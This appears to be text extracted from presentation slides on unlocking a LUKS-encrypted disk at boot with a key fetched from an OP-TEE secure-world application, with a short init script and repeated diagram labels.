



```
# tee-supPLICANT is expected to have been started already
local key="$(get_key)"
```

```
# we need to make sure that directories exist for the mounts to succeed
for mountpoint in $(awk '/noauto/ { print $2 }' /etc/fstab); do
    mkdir -p ${mountpoint}
done
```

```
device="/dev/mapper/${name}"
msg "Opening LUKS '${name}' from device '${volume}'"
echo -n "${key}" | cryptsetup -q luksOpen --allow-discards -d - ${volume} ${name}
[ $? -ne 0 ] && fatal "Unable to open LUKS volume ${volume}"
done
```

/init.d/11-mountcrypto




```
# tee-supPLICant is expected to have been started already
local key="$(get_key)"
```

```
# we need to make sure that directories exist for the mounts to succeed
for mountpoint in $(awk '/noauto/ { print $2 }' /etc/fstab); do
    mkdir -p ${mountpoint}
done
```

```
device="/dev/mapper/${volume}-${name}"
msg "Opening LUKS '${name}' from device '${volume}'"
echo -n "${key}" | cryptsetup -q luksOpen --allow-discards -d - ${volume} ${name}
[ $? -ne 0 ] && fatal "Unable to open LUKS volume ${volume}"
done
```

/init.d/11-mountcrypto


Linux

get_key



luks_pass

User Space



Kernel Space

Linux

get_key

User Space

luks_pass

Kernel Space

Key?

Normal World

Secure World

User Space


get_key

luks_pass

Kernel Space

OP-TEE Driver

OP-TEE



Normal World

Secure World

User Space

get_key


luks_pass

Trusted Application

Kernel Space

OP-TEE Driver

OP-TEE



Normal World

Secure World

User Space

get_key

luks_pass

